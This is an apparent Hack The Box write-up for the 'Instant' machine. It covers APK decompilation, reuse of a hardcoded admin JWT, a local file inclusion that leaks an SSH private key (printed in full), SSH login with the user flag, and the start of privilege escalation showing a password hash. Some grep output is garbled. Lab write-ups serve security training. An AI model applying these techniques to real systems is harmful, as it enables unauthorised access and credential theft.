Instant

General Info

- IP: 10.10.11.37
- OS: Linux
- Difficulty: Medium


Initial Foothold

The Nmap scan revealed two open TCP ports: 22 tcp (SSH): OpenSSH 9.6p1 running on Ubuntu. 80 tcp (HTTP): Web Application

```
-(kali®kali)-[~/Downloads/HTB/Instant]
 -$(cat nmap
# Nmap 7.94SVN scan initiated Mon Jan 27 15:52:02 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p- -T4 -oN nmap 10.10.11.37
Nmap scan report for 10.10.11.37
Host is up (0.059s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
    256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
                    Apache httpd 2.4.58
80/tcp open http
|_http-title: Did not follow redirect to http://instant.htb/
|_http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: Host: instant.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jan 27 15:52:31 2025 -- 1 IP address (1 host up) scanned in 28.20 seconds
```

Enumeration

Accessing the website didn't reveal much besides an APK file from the download now page



APK (Android Package Kit) is a package that holds everything needed to install and run an app on an Android device.

We can use a tool like apktool to convert XML into a more readable format

```
(kali® kali)-[~/Downloads/HTB/Instant]
$ apktool d instant.apk -o instant_decompiled

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty on instant.apk
I: Loading resource table ...
I: Decoding AndroidManifest.xml with resources ...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package ...
I: Decoding file-resources ...
I: Decoding values */* XMLs ...
I: Baksmaling classes.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...
I: Copying META-INF/services directory
```

APKTool is a tool for reverse engineering Android apps, allowing us to decode resources and analyze the app's structure

While enumerating through the APK files, I found two interesting subdomains that might be useful later (add it to your `/etc/hosts/)

```
<domain includeSubdomains="true">mywalletv1.instant.htb</domain>
<domain includeSubdomains="true">swagger-ui.instant.htb</domain>

10.10.11.37 instant.htb mywalletv1.instant.htb swagger-ui.instant.htb
```

Additionally, you can use the command <code>grep -Ri "keyword"</code> . to efficiently search for specific items, which led me to the <code>/smali/com/instantlabs/instant</code> directory

```
(kali@ kali)-[~/Downloads/HTB/Instant/instant_decompiled]
$ grep -Ri "password" .
```

```
ndroid/material/R$attr.smali:.field public static
                                                                                                                                                                                                                                                                                                                   ToggleContentDescription:I = 0×7f03036e
       smali/com/google/android/material/R$attr.smali:.field public static
                                                                                                                                                                                                                                                                                                                  ToggleDrawable:I = 0×7f03036f
      smali/com/google/android/material/R$attr.smali:.field public static
smali/com/google/android/material/R$attr.smali:.field public static
smali/com/google/android/material/R$attr.smali:.field public static
                                                                                                                                                                                                                                                                                                                  ToggleEnabled:I = 0×7f030370
                                                                                                                                                                                                                                                                                                                |ToggleTint:I = 0×7f030371
|ToggleTintMode:I = 0×7f030372
     smali/com/google/android/material/R$id.smali:.field public static
                                                                                                                                                                                                                                                                                                            _toggle:I = 0×7f080161
      smali/com/google/android/material/R$drawable.smali:.field public static avd_hide_password:I = 0×7f070078
smali/com/google/android/material/R$drawable.smali:.field public static avd_show_password:I = 0×7f070079
    /smali/com/google/android/material/R$drawable.smali:.field public static avd_show_password.i = 0*710/00//
/smali/com/google/android/material/R$drawable.smali:.field public static design_password_eye:I = 0*7f070085
/smali/com/google/android/material/R$drawable.smali:.field public static m3_avd_hide_password:I = 0*7f070099
/smali/com/google/android/material/R$drawable.smali:.field public static m3_avd_show_password:I = 0*7f07009a
    /smali/com/google/android/material/R$drawable.smali:.field public static m3_avd_show_password:I = 0×7f07009a
/smali/com/google/android/material/R$drawable.smali:.field public static m3_password_eye:I = 0×7f07009c
/smali/com/google/android/material/R$styleable.smali:.field public static TextInputLayout_passwordToggleContentDescription:I = 0×33
/smali/com/google/android/material/R$styleable.smali:.field public static TextInputLayout_passwordToggleDrawable:I = 0×34
|:Landroid/widget/EditText;
                                                                                                                                                                                                                                  iget-object v0, p0, Lcom/instant(abs/instant/LoginActivity$1;→val$etvaseworg:Landroid/widget/EditText;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  :Landroid/widget/EditText;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  :Landroid/widget/EditText;
                                                                                                                                                                                                                                                             invoke-virtual {p0, p1}, Lcom/instantlabs/instant/Forgotionvoke-virtual {p0, p1}, Lcom/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instantlabs/instant
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          Activity; → findViewById(I)Landroid/view/V
                                                                                                                                                                                                                                                            new-instance v0, Lcom/instantlabs/instant/Forgot<mark>Password</mark>
invoke-direct {v0, p0}, Lcom/instantlabs/instant/Forgot<mark>P</mark>
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           Activity$1;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       Activity$1;→<init>(Lcom/instantlabs/insta
                                                               Activity;)V
   t/ForgotPasswordActivity;)V
/smali/com/instantlabs/instant/LoginActivity$2.smali: const-class v1, Lcom/instantlabs/instant/ForgotPasswordActivity;
/smali/com/instantlabs/instant/ForgotPasswordActivity$1.smali:.class Lcom/instantlabs/instant/ForgotPasswordActivity$1;
/smali/com/instantlabs/instant/ForgotPasswordActivity$1.smali:.source "ForgotPasswordActivity.java"
/smali/com/instantlabs/instant/ForgotPasswordActivity$1.smali: value = Lcom/instantlabs/instant/ForgotPasswordActivity;→
/smali/com/instantlabs/instant/ForgotPasswordActivity$1.smali:.field final synthetic this$0:Lcom/instantlabs/instant/ForgotPasswordActivity$1.smali:.field final synthetic this$0:Lcom/instantlabs/instant/ForgotPasswordActivity$1.smali:.field final synthetic this$0:Lcom/instantlabs/instant/ForgotPasswordActivity$1.smali:.field final synthetic this$0:Lcom/instantlabs/instant/ForgotPasswordActivity$1.smali:.field final synthetic this$0:Lcom/instantlabs/instant/ForgotPasswordActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.field final synthetic this$0:Lcom/instantlabs/instantlabs/instant/ForgotPasswordActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali:.giptActivity$1.smali
                                                                                                                                                                                                                                                                                                                                                                                                                                                              dActivity;→onCreate(Landroid/os/Bundle;)V
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     Activity:
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          Activity;)V
               ali/com/instantlabs/instant/ForgotPasswordActivity$1.smali:.method constructor <init>(Lcom/instantlabs/instant/Forgot
```


This directory contains the logic for handling user authentication (processing usernames and password fields, etc.)

```
-(<mark>kali®kali</mark>)-[~/…/smali/com/instantlabs/instant]
                                                                                                                             'TransactionActivity$1.smali'
                                   'LoginActivity$4$3.smali'
'AdminActivities$1.smali'
                                                                                              'RegisterActivity$2.smali'
                                                                 'R$color.smali'
                                                                                              'RegisterActivity$3$1.smali'
                                                                                                                             'TransactionActivity$2$1.smali'
                                   'LoginActivity$4.smali'
                                                                 'R$drawable.smali'
AdminActivities.smali
ForgotPasswordActivity$1.smali'
                                                                                              'RegisterActivity$3$2.smali'
                                                                                                                             'TransactionActivity$2$2$1.smali'
                                   LoginActivity.smali
                                                                 'R$id.smali'
                                                                 'R$layout.smali'
                                                                                                                             'TransactionActivity$2$2.smali
                                                                                              'RegisterActivity$3$3.smali'
ForgotPasswordActivity.smali
                                   MainActivity.smali
                                   'ProfileActivity$1$1.smali' 'R$mipmap.smali'
LoginActivity$1.smali
                                                                                                                             'TransactionActivity$2.smali
                                                                                              'RegisterActivity$3.smali'
 oginActivity$2.smali
                                   ProfileActivity$1$2.smali
                                                                  R$string.smal
                                                                                               RegisterActivity.smali
                                                                                                                              TransactionActivity.smali
LoginActivity$3.smali
                                   'ProfileActivity$1.smali'
                                                                 'R$style.smali
                                                                                               R.smali
                                                                                              'SplashActivity$1.smali'
LoginActivity$4$1.smali'
                                   'ProfileActivity$2.smali'
                                                                 'R$xml.smali'
LoginActivity$4$2.smali'
                                                                 'RegisterActivity$1.smali'
                                                                                              SplashActivity.smali
                                   ProfileActivity.smali
   (kali® kali)-[~/.../smali/com/instantlabs/instant]
```

After looking through the files I found a JWT (JSON Web Token) token in the AdminActivities.smali file.


```
$ cat AdminActivities.smali
.class public Lcom/instantlabs/instant/AdminActivities;
.super Ljava/lang/Object;
.source "AdminActivities.java"
# direct methods
.method public constructor <init>()V
    .line 19
   invoke-direct {p0}, Ljava/lang/Object;-><init>()V
end method
.method private TestAdminAuthorization()Ljava/lang/String;
   .locals 4
   .line 23
   new-instance v1, Lokhttp3/Request$Builder;
   invoke-direct {v1}, Lokhttp3/Request$Builder;-><init>()V
   const-string v2, "http://mywalletv1.instant.htb/api/v1/view/profile"
   invoke-virtual {v1, v2}, Lokhttp3/Request$Builder;→url(Ljava/lang/String;)Lokhttp3/Request$Builder;
   const-string v2, "Authorization"
const-string v3, "eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2Fs5WQi0iJmMGVjYTZlN5030DNhLTQ3MWQt0WQ4Zi0WMTYyY2Jj0TAWZGIiLCJleHAi0jMZMjU5MZA
zNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_BAEXKGtWZ6rYA"
   invoke-virtual {v1, v2, v3}, Lokhttp3/Request$Builder;→addHeader(Ljava/lang/String;Ljava/lang/String;)Lokhttp3/Request$Builder;
   move-result-object v1
   invoke-virtual {v0, v1}, Lokhttp3/OkHttpClient;→newCall(Lokhttp3/Request;)Lokhttp3/Call;
   new-instance v1, Lcom/instantlabs/instant/AdminActivities$1;
   invoke-direct {v1, p0}, Lcom/instantlabs/instant/AdminActivities$1;-><init>(Lcom/instantlabs/instant/AdminActivities;)V
   const-string v0, "Done"
```

Intercepting the request for the http://mywalletv1.instant.htb/api/v1/view/profile API endpoint returned a 401 Unauthorized status code.




Using the JWT admin token found in the AdminActivities.smali file, we added the Authorization header to the request, which allowed us to view the profile information.

While we gained access to some details about the admin account, the information wasn't particularly useful.



Accessing the other subdomain, swagger-ui.instant.htb gave us a list of available API endpoints we can test




Swagger UI is an open-source tool that allows users to interact with and visualize RESTful APIs

This allows us to modify the endpoints from our previous request, made via Burp Suite, to explore additional information. By using the /api/v1/admin/list/users endpoint, we discover a new user, shirohige

```
Request
                                                                                             Response
                                                                           Ø 🚍 \n ≡
 Pretty
         Raw
                 Hex
                                                                                             Pretty
                                                                                                      Raw
                                                                                                             Hex
                                                                                                                     Render
1 GET /api/vl/admin/list/users HTTP/1.1
                                                                                            1 HTTP/1.1 200 OK
2 Host: mywalletvl.instant.htb
                                                                                               Date: Mon, 27 Jan 2025 22:12:26 GMT
                                                                                            3 Server: Werkzeug/3.0.3 Python/3.12.3
3 Authorization:
  eyJhbGci0iJIUzIlNiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQi0iJmMG
                                                                                            4 Content-Type: application/json
  VjYTZlNSO3ODNhLTQ3MWQtOWQ4ZiOwMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.vOqyyAqDSg
                                                                                            5 Content-Length: 349
  yoNFHU7MgRQcDA0Bw99 8AEXKGtWZ6rYA
                                                                                            6 Keep-Alive: timeout=5, max=100
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
                                                                                            7 Connection: Keep-Alive
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/p
  ng,image/svg+xml,*/*;q=0.8
                                                                                                     "Status":200,
6 Accept-Language: en-US, en; q=0.5
                                                                                                    "Users":[
7 Accept-Encoding: gzip, deflate, br
                                                                                                         {
                                                                                                               "email":"admin@instant.htb",
8 Connection: keep-alive
                                                                                                              "role": "Admin",
9 Upgrade-Insecure-Requests: 1
                                                                                                               "secret_pin":87348,
.0 Priority: u=0, i
                                                                                                               "status": "active",
                                                                                                               "username": "instant Admin",
                                                                                                               "wallet_id":"f0eca6e5-783a-471d-9d8f-0162cbc900db"
                                                                                                              "email":"shirohige@instant.htb",
                                                                                                              "role": "instantian",
                                                                                                              "secret_pin":42845,
                                                                                                              "status":"active",
"username":"shirohige"
                                                                                                              "wallet_id": "458715c9-b15e-467b-8a3d-97bc3fcf3c11"
                                                                                                         }
                                                                                                    1
                                                                                              }
                                                                                           10
```


We can also access the admin logs, which reveal a file named 1.log in the /home/shirohige/logs directory.



To view the contents of this file, we can use the /api/v1/admin/read/log endpoint with the query parameter ?log_file_name=.




After experimenting with the query parameter, I discovered it was vulnerable to a Local File Inclusion (LFI) vulnerability.



Local File Inclusion (LFI) allows attacker to trick applications into including local files in its execution context.

Getting a shell

After looking for files containing credentials, I found the SSH private keys in the user's home directory.



With the SSH private key, we can create an id_rsa file.

```
-(<mark>kali®kali</mark>)-[~/Downloads/HTB/Instant]
 -$ cat id_rsa
     BEGIN OPENSSH PRIVATE KEY-
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEApbntlalmnZWcTVZ0skIN2+Ppqr4xjYgIrZyZzd9YtJGuv/w3GW8B
nwQ1vzh3BDyxhL3WLA3jPnkbB8j4luRr0fHNjK8lGef0MYtY/T5hE0VeHv73uE0A/BoeaH
dAGhQuAAsDj8Avy1yQMZDV31PHcGEDu/0dU9jGmhjXfS70gfebpII3js90mKXQAFc2T5k/
5xL+1MHnZBiQqKvjbphueqpy9gDadsiAvKtOA8I6hpDDLZalak9Rgi+BsFvBsnz244uCBY
8juWZrzme8TG5Np6KIg1tdZ1cqRL7lNVMgo7AdwQCVrUhBxKvTEJmIzR/4o+/w9njJ3+WF
uaMbBzOsNCAnXb1Mk0ak42gNLqcrYmupUepN1QuZPL7xAbDNYK2OCMxws3rFPHgjhbqWPS
jBlC7kaBZFqbU0A57SZPqJY9+F0jttWqxLxr5rtL15JNaG+rDfkRmmMzbGryCRiwPc//AF
Oq8vzE9XjiXZ2P/jJ/EXahuaL9A2Zf9YMLabUgGDAAAFiKxBZXusQWV7AAAAB3NzaC1yc2
EAAAGBAKW57ZWpZp2VnE1WdLJCDdvj6aq+MY2ICK2cmc3fWLSRrr/8NxlvAZ8ENb84dwQ8
sYS91iwN4z55GwfI+JbkaznxzYyvJRnnzjGLWP0+YRNFXh7+97hDgPwaHmh3QBoULgALA4
/AL8tckDGQ1d9Tx3BhA7v9HVPYxpoY130u9IH3m6SCN47PTpil0ABXNk+ZP+cS/tTB52QY
kKir426YbnqqcvYA2nbIgLyrTgPCOoaQwy2WpWpPUYIvgbBbwbJ89uOLggWPI7lma85nvE
xuTaeiiINbXWdXKkS+5TVTIKOwHcEAla1IQcSr0×CZiM0f+KPv8PZ4yd/lhbmjGwczrDQg
J129TJNGpONoDS6nK2JrqVHqTdULmTy+8QGwzWCtjgjMcLN6xTx4I4W6lj0owZQu5GgWRa
m1DgOe0mT6iWPfhdI7bVqsS8a+a7S9eSTWhvqw35EZpjM2xq8gkYsD3P/wBTqvL8xPV44l
2dj/4yfxF2obmi/QNmX/WDC2m1IBgwAAAAMBAAEAAAGARudITbq/S3aB+9icbt0x6D0XcN
SUkM/9noGckCcZZY/aqwr2a+xBTk5XzGsVCHwLGxa5NfnvGoBn3ynNqYkqkwzv+1vHzNCP
OEU9GoQAtmT8QtilFXHUEof+MIWsqDuv/pa3vF3mVORSUNJ9nmHStzLajShazs+1EKLGNy
nKtHxCW9zWdkQdhVOTrUGi2+VeILfQzSf0nq+f3HpGAMA4rESWkMeGsEFSSuYjp5oGviHb
T3rfZJ9w6Pj4TILFWV769TnyxWhUHcnXoTX90Tf+rAZgSNJm0I0fplb0dotXxpvWtjTe9y
1Vr6kD/aH2rqSHE1lb06qBoAdiyycUAajZFbtHsvI5u2SqLvsJR5Ah0kDZw2u07XS0sE/0
cadJY1PEq0+Q7X7WeAqY+juyXDwVDKbA0PzIq66Ynnwmu0d2iQkLHdxh/Wa5pfuEyreDqA
wDjMz7oh0APgkznURGnF66jmdE7e9pSV1wiMpgsdJ3UIGm6d/cFwx8I4odzDh+1jRRAAAA
wQCMDTZMyD8WuHpXgcsREvTFTGskIQOuY0NeJz3yOHuiGEdJu227BHP3Q0CRjjHC74fN18
nB8V1c1FJ03Bj9KKJZAsX+nDFSTLxU0y7/T39Fy45/mzA1bjbgRfbhheclGqc0W2ZgpgCK
gzGrFox3onf+N5Dl0Xc9FWdjQFcJi5KKpP/0RNsjoXzU2xVeHi4EGoO+6VW2patq2sblVt
pErOwUa/cKVlTdoUmIyeqqtOHCv6QmtI3kylhahrQw0rcbkSgAAADBAOAK8JrksZjy4MJh
HSsLq1bCQ6nSP+hJXXjlm0FYcC4jLHbDoYWSilg96D1n1kyALvWrNDH9m7RMtS5WzBM3FX
zKCwZBxrcPuU0raNkO1haQlupCCGGI5adMLuvefvthMxYxoAPrppptXR+g4uimwp1oJcO5
SSYSPxMLojS9gg++Jv8IuFHerxoTwr1eY8d3smeOBc62yz3tIYBwSe/L1nIY6nBT57D00Y
CGGElC1cS7pOg/XaOh1bPMaJ4Hi3HUWwAAAMEAvV2Gzd98tSB92CSKct+eFqcX2se5UiJZ
n90GYFZoYuRerYOQjdGOOCJ4D/SkIpv0qqPQNulejh7DuHKiohmK8S59uMPMzgzQ4BRW0G
HwDs1CAcoWDnh7yhGK6lZM3950r1A/RPwt9FcvWfEoQqwvCV37L7YJJ7rDWlTa06qHMRMP
5VNy/4CNnMdXALx0OMVNNoY1wPTAb0x/Pgvm24KcQn/7WCms865is11BwYYPaig5F5Zo1r
bhd6Uh7ofGRW/5AAAAEXNoaXJvaGlnZUBpbnN0YW50AQ=
    -END OPENSSH PRIVATE KEY-
  -(kali®kali)-[~/Downloads/HTB/Instant]
```

Ensure the correct permissions are set for the file, or SSH won't be able to use it, as the private key file must be readable only by the owner.

```
(kali® kali)-[~/Downloads/HTB/Instant]
$ sudo chmod 600 id_rsa
```

And now we can now SSH into user shirohige and get the user flag

```
·(kali®kali)-[~/Downloads/HTB/Instant]
sudo ssh -i id_rsa shirohige@10.10.11.37
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)
 * Documentation: https://help.ubuntu.com
                  https://landscape.canonical.com
 * Management:
                  https://ubuntu.com/pro
 * Support:
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Tue Jan 28 17:02:41 2025 from 10.10.14.189
shirohige@instant:~$ cat user.txt
7a2ba7769a5fa429fd4f5cdf9a8a81a3
shirohige@instant:~$
```

Privilege Escalation

Rabbit Hole

After running LinPEAS, I found a database in the /projects/mywallet/Instant-Api/mywallet/instance directory, which contained a list of usernames, emails, and hashed passwords.

```
Searching tables inside readable .db/.sql/.sqlite files (limit 100)
Found /home/shirohige/projects/mywallet/Instant-Api/mywallet/instance/instant
Found /var/lib/PackageKit/transactions
 → Extracting tables from /home/shirohige/projects/mywallet/Instant-Api/mywallet/instance/instant.db (limit 20)
    Found interesting column names in wallet_us
CREATE TABLE
        id INTEGER NOT NULL,
                VARCHAR.
         varchar,
        wallet_id VARCHAR,
            word VARCHAR,
        create_date VARCHAR,
        secret_pin INTEGER,
        role VARCHAR,
        status VARCHAR,
        PRIMARY KEY (id),
       UNIQUE (
        UNIQUE (
        UNIQUE (wallet_id)
  instantAdmin, admin@instant.htb, f0eca6e5-783a-471d-9d8f-0162cbc900db, pbkdf2:sha256:600000$I5bFyb0ZzD69pNX8$e9e4ea5c280e0766612295ab9bff32e5fa1de8f
